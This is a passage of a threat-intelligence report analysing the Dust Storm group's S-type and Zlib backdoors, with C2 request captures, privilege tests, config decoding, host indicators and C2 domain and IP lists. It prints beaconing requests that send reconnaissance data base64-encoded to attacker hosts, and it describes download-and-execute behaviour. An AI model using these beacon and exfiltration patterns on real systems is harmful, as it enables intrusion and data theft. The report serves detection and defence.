GET /pic/index.asp?id=E8C465FC&type=ie&stype=info&data=VVNFUi1ENjkyMUY2MjE1fFdpbmRvd3MqWFAvQWRtaW5pc3RyYXRvcnwxzOwyM9ChyrE0M7fWfFRaLTEzMTAxM3wNClVTR-VItRDY5MjFGNjIxNS9BZG1pbmlzdHJhdG9yL0FkbWluaXN0cmF0b3JzDQpDcmVhdGUqVXNlciBFcnJvci4gMA0KQ3JlYXRlIERpcmVjdG9yeSBTdWNjZXNzLg0KT3BlblNjTWFuYWdlciBPSy4N-CkZpbGVTeXN0ZW0qOiBOVEZTDQpObyBBdXRvQ29uZmlnVVJMLq0KTm8qUHJveH1BZGRyZXNzLq== HTTP/1.1

Accept: */*

Accept-Language: en-us

User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET CLR 1.1.4322)

Accept-Encoding: gzip, deflate Host: ssl.projectscorp.net Connection: Keep-Alive

GET /pic/index.asp?mmid=E8C465FC HTTP/1.1 Accept: */* Accept-Language: en-us User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET CLR 1.1.4322) Accept-Encoding: gzip, deflate Host: ssl.projectscorp.net Connection: Keep-Alive

Figure 18: Sample Get Requests Sent by the S-Type Backdoor

{Hostname} |Windows XP/{Username} | 1??23C⁶43?? | TZ-131013 | {Hostname}/{Username}/Administrators Create User Error. 0 Create Directory Success. OpenScManager OK. FileSystem : NTFS No AutoConfigURL. No ProxyAddress.

The backdoor attempts to run a number of tests to determine the privilege level of the compromised user, including whether or not a user can be added to the system, whether a directory can be created in the %System% folder, and whether the user can access the service manager. This information is transmitted along with the type of file system and any proxy information necessary to access the Internet. The backdoor may also make network requests with the following variables in the URI "&type=ie&", "stype=info&data=", "stype=srv&data=", "stype=con&data=", "stype=user&data=", "mmid=", "&type=post&stype=", or "&status=".

DETAILS

In a similar way as previous Dust Storm backdoors, this one attempted to detect whether or not the victim was using a Japanese keyboard via the "GetKeyboardType" API. The backdoor itself provided the attacker the ability to execute shell commands, enumerate system and network information, manipulate files, and download and execute an arbitrary file. Initial observations suggest this was largely a reconnaissance platform that would then be upgraded by the attacker to a full-featured backdoor.


The backdoor performed the initial tests described above by first attempting to add the user "Lost_{Unique Identifier}" with the password "pond~!@ {Unique Identifier}" to the system using the NetUserAdd API; if successful, it then removed this user via the NetUserDel API. The backdoor then attempted to create the folder "%System%\{Unique Identifier}" with the CreateDirectoryA API and removed it using the RemoveDirectoryA API. Once these two tests were complete, it attempted to access the Windows Service Control Manager through a call to "OpenSCManagerA". Once it communicated this information along with proxy and file system info via the initial POST requests, the backdoor attempted to execute a sequence of commands to enumerate information about the system and local network.

"net start" "Ipconfig /all"

The results of these commands are transmitted base64 encoded as the data parameter within the URI, "/pic/index. asp?id={Unique_Identifier}&type=ie&stype=info&data=". Once the results of these commands are transmitted back to the C2 server, the backdoor will continue to beacon to the URI "/pic/index.asp?mmid={Unique Identifier}" and wait for either commands to execute or an updated binary to download and execute. Any file downloaded from the C2 is sent base64 encoded and has the name "{Unique Identifier}.txt". If the file is a binary, it is written to disk as "tmp.exe" and executed via WinExec. The backdoor will then communicate back to the C2 with either "&status=run succeed" if successful, or "&status=Error Code" if there was an error.

The "{Unique Identifier}" referenced above is an eight-character hex-string calculated by adding the volume serial number of the C drive (or D drive if there is no C) and a CRC32 hash of the first 0x90 bytes of the encoded configuration for the backdoor. This was quite different from the earlier Misdat variants, as it can be reversed to yield the serial number of the drive. The backdoor decodes its configuration information from offset 0xE9FC. It skips the first 4 bytes, then subtracts 0x2 from each byte and XOR's the resultant values with the first byte of the configuration block, 0x58 in this case.

Figure 19: Decoded Data Parameter from Figure Above



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0000EA50 5A 5A 5A 5A 0A 5A E5 5B CA 49 5A 5A 5A 5A 5A 5A ZZZZ.Zå[ÊIZZZZ	ZZ
0000EA60 5A	ZZ
0000EA70 5A	ZZ
0000EA80 5A 5A 5A 5A 43 4F D3 5A ZZZZCOÓZZZZZZZ	ZZ

Figure 21: Encoded Configuration Block

0000EA00	29	68	74	74	70	ЗA	2F	2F	73	73	6C	2E	70	72	6 F	6A)hxxp://ssl.proj
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0000EA20	2F	69	6 E	64	65	78	2E	61	73	70	00	00	00	00	00	00	/index.asp
0000EA30	00	00	00	00	11	70	69	63	2E	65	6C	65	63	61	72	72	pic.elecarr
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Figure 22: Decoded Configuration Block

Text strings in the decoded block are each prefaced by their length in hex. In addition to the URL "hxxp://ssl.projectscorp.net/ pic/index.asp" and the domain "pic.elecarrow.com", the ports that attempt to beacon on 80, 443, and 8080 are highlighted in green, blue, and purple respectively. The following Python function can be used to decode these configuration blocks.




Figure 23: Python Script to Decode w-Type Configuration Data

ZLIB BACKDOOR (2014–2015)

This backdoor was the preferred second-stage implant for the group throughout 2014 and 2015. The malware was a fullfeatured backdoor with built-in NTLM proxy authentication support which was designed to be run as a ServiceDLL. Each sample SPEAR identified was customized to the specific victim environment and programmed using Microsoft Visual C++ 6. As a result, our team has included hashes of samples that were modified to redact victim information. SPEAR has provided as much information as possible so other victims can identify incidents.

FILE CHARACTERISTICS

Modified SHA256

73bc9650ab7871340ef1a6f68dfa71a650 2b9d9bee85181666da17a63a74178a

8cf3152169f3d7e05734b6b562752a0 0d566c4ea830c455ea094fa19dec4423c

bbc6d1b87352c3ae109b2c6c97baaf75 6b66378b6af8dbd7387229d04fc0b14

b4405f0caff1b786612aabbaa7431993f 44c83a2c8f8c0946a980da9c0c09156

85b80ed2aa871257f293a074d80eb64a 621ec74ec70c0cf1703f5f5adab23a67

Additional File Details:

- Exports the functions DriverDev, DriverInit, DriverLaunch, DriverProc
- or Synaptics module
- PE checksum of zero

HOST-BASED INDICATORS

File System Modifications:

- All observed backdoor locations:
 - %WINDIR%\system32\cryptpol.dll
 - All Users %AppData%\cryptpol.dll
 - All Users %AppData%\wdd.ocx
 - All Users %AppData%\athmgmt.dll
 - All Users %AppData%\rasctl.dll
 - All Users %AppData%\rtcomdll.dll
 - All Users %AppData%\msnt.dll
- May create randomly named temporary files in %AppData% ending in .tmp
- May create temporary files in the %temp% directory that begin with the letters "tmp"

Registry Modifications:

- to point to another of the backdoor's exported functions all observed service names are below:
- CryptPol Cryptography Policy Control Service
- AtherosMgMt Atheros Communications Management Service
- WDDSVC Windows Display Driver
- RASCtrl Remote Access Control Center

File Size			Compile Time
143,872 Bytes			1/23/2015 3:22:25 UTC
136,702 Bytes			1/05/2015 01:14:50 UTC
134,144 Bytes			1/16/2015 3:21:31 UTC
108,032 Bytes			1/23/2015 3:23:06 UTC
113,664 Bytes			1/05/2015 01:18:15 UTC
	Figure	24:	Shareable File Characteristics

Mimics the resource version information of a legitimate Realtek Semiconductor Module, or Nvidia Module,

Will create all necessary keys to configure the backdoor to run as a ServiceDLL, including redefining ServiceMain

NETWORK-BASED INDICATORS

The backdoor communicates to the preconfigured C2 servers via HTTP POST and GET requests. The contents of the communications are compressed using the standard Zlib compression library (http://www.zlib.net/). During SPEAR's limited testing, the User-Agent was always static and set to "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)".

POST /EKTV/index.php?id=0 HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1) Host: bcsr.wordoscorp.com Accept: */* Cache-Control: no-cache Connection: Keep-Alive Content-Length: 498

POST /EKTV/index.php?id=3580792616 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: bcsr.wordoscorp.com
Accept: */*
Cache-Control: no-cache
Connection: Keep-Alive
Content-Length: 490

Figure 25: Initial POST Requests Sent by the Zlib Backdoor

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The hostname, context the backdoor was running under, operating system information, and user information were transmitted back to the C2 during a controlled test.

DETAILS

Anecdotal evidence suggests the attackers made few modifications to the backdoors themselves and instead simply updated the configuration information as needed. As a result, most of the backdoors identified had a PE checksum mismatch between the stated value and calculated value. The backdoor provided the attacker with the ability to upload and download files, enumerate files and drives, enumerate system information, enumerate and manipulate Windows services, enumerate and impersonate logon sessions, mimic keystrokes and mouse input, capture screenshots, and execute shell commands.

The backdoor itself contained very few unique plain-text strings or any other type of identifying information outside of the Import Table. The backdoor would initialize strings of interest on the stack by pushing one character at a time; this method has become increasingly common among malware authors to avoid antivirus heuristic methods. The backdoor's configuration information was stored Zlib compressed within the binary with the size of the compressed data saved as a double word right before the start of the header "0x78 0x9C". The decompressed data contained the Windows service name, Windows display

name, and a description for the service. It also contained the filename the backdoor would use, the domain names and ports to beacon on, and the internal corporate proxy to use.

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00000210	72	00	76	00	69	00	63	00	65	00	20	00	77	00	69	00	r.v.i.c.ew.i.
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00000230	75	00	6E	00	63	00	74	00	69	00	6 F	00	6E	00	20	00	u.n.c.t.i.o.n
00000240	70	00	72	00	6 F	00	70	00	65	00	72	00	6C	00	79	00	p.r.o.p.e.r.l.y.
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Figure 27: Example Decoded Configuration Data

APPENDIX

COMPLETE INFRASTRUCTURE - ALL CURRENTLY KNOWN DOMAINS AND SUBDOMAINS:

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ALL KNOWN IP ADDRESSES:

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126.25.172.171 126.25.201.73 173.252.201.210 175.41.23.181 203.124.12.24 203.124.12.59 210.105.192.3 210.209.116.105 210.209.117.148 210.209.117.235 210.51.13.167 211.22.125.58 211.42.249.37 218.106.246.177 218.106.246.189 218.106.246.195 218.106.246.220 218.106.246.222 218.106.246.254 218.106.247.81 23.238.229.128 27.255.72.68 27.255.72.69 27.255.72.78 59.188.13.133 59.188.13.137

INFRASTRUCTURE BY YEAR (FIRST DEFINITIVE RESOLUTION TIME)

2010 C2 INFRASTRUCTURE:

IP ADDRESSES: 218.106.246.195 218.106.246.220 218.106.246.254 111.67.199.213 125.46.42.221 124.162.53.224 124.162.53.203 113.11.202.233

DOMAINS:

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2011 C2 INFRASTRUCTURE:

IP ADDRESSES: 218.106.247.81 218.106.246.195 218.106.246.177

218.106.246.177 218.106.246.220 125.46.42.221 173.252.201.210 120.126.134.196 120.31.68.42

DOMAINS:

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2012 C2 INFRASTRUCTURE:

IP ADDRESSES:

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DOMAINS:

auto.glkjcorp.com gde.moviestops.com health.dns1.us mail.adobekr.com mail.glkjcorp.com nttvps.gnway.net qsgs.sfcorporation.com smtp.adobekr.com update.adobekr.com wsxg.moviestops.com wxpb.sfcorporation.com

2013 C2 INFRASTRUCTURE:

IP ADDRESSES: 218.106.246.189 210.209.116.105 210.209.117.235 123.254.111.169 113.10.168.22 126.25.201.73 126.125.35.247 218.106.246.222 112.218.71.202

DOMAINS:

en.amazonwikis.com mail.projectscorp.net news.sfcorporation.com pic.elecarrow.com qsgs.sfcorporation.com rbjg.moviestops.com rbny.sfcorporation.com smtp.adobekr.com ssl.gmnspace.com ssl.projectscorp.net update.adobekr.com yahoo.gmnspace.com

2014 C2 INFRASTRUCTURE:

IP ADDRESSES: 23.238.229.128 27.255.72.68 27.255.72.69 27.255.72.78 211.42.249.37 210.209.116.105 210.209.117.235 218.106.246.222 108.171.240.154 112.218.71.202 112.175.69.60 112.175.69.89 114.108.150.38 DOMAINS: b3fk.sfcorporation.com bdt.wordoscorp.com bfym2.amazonwikis.com blog.sfcorporation.com

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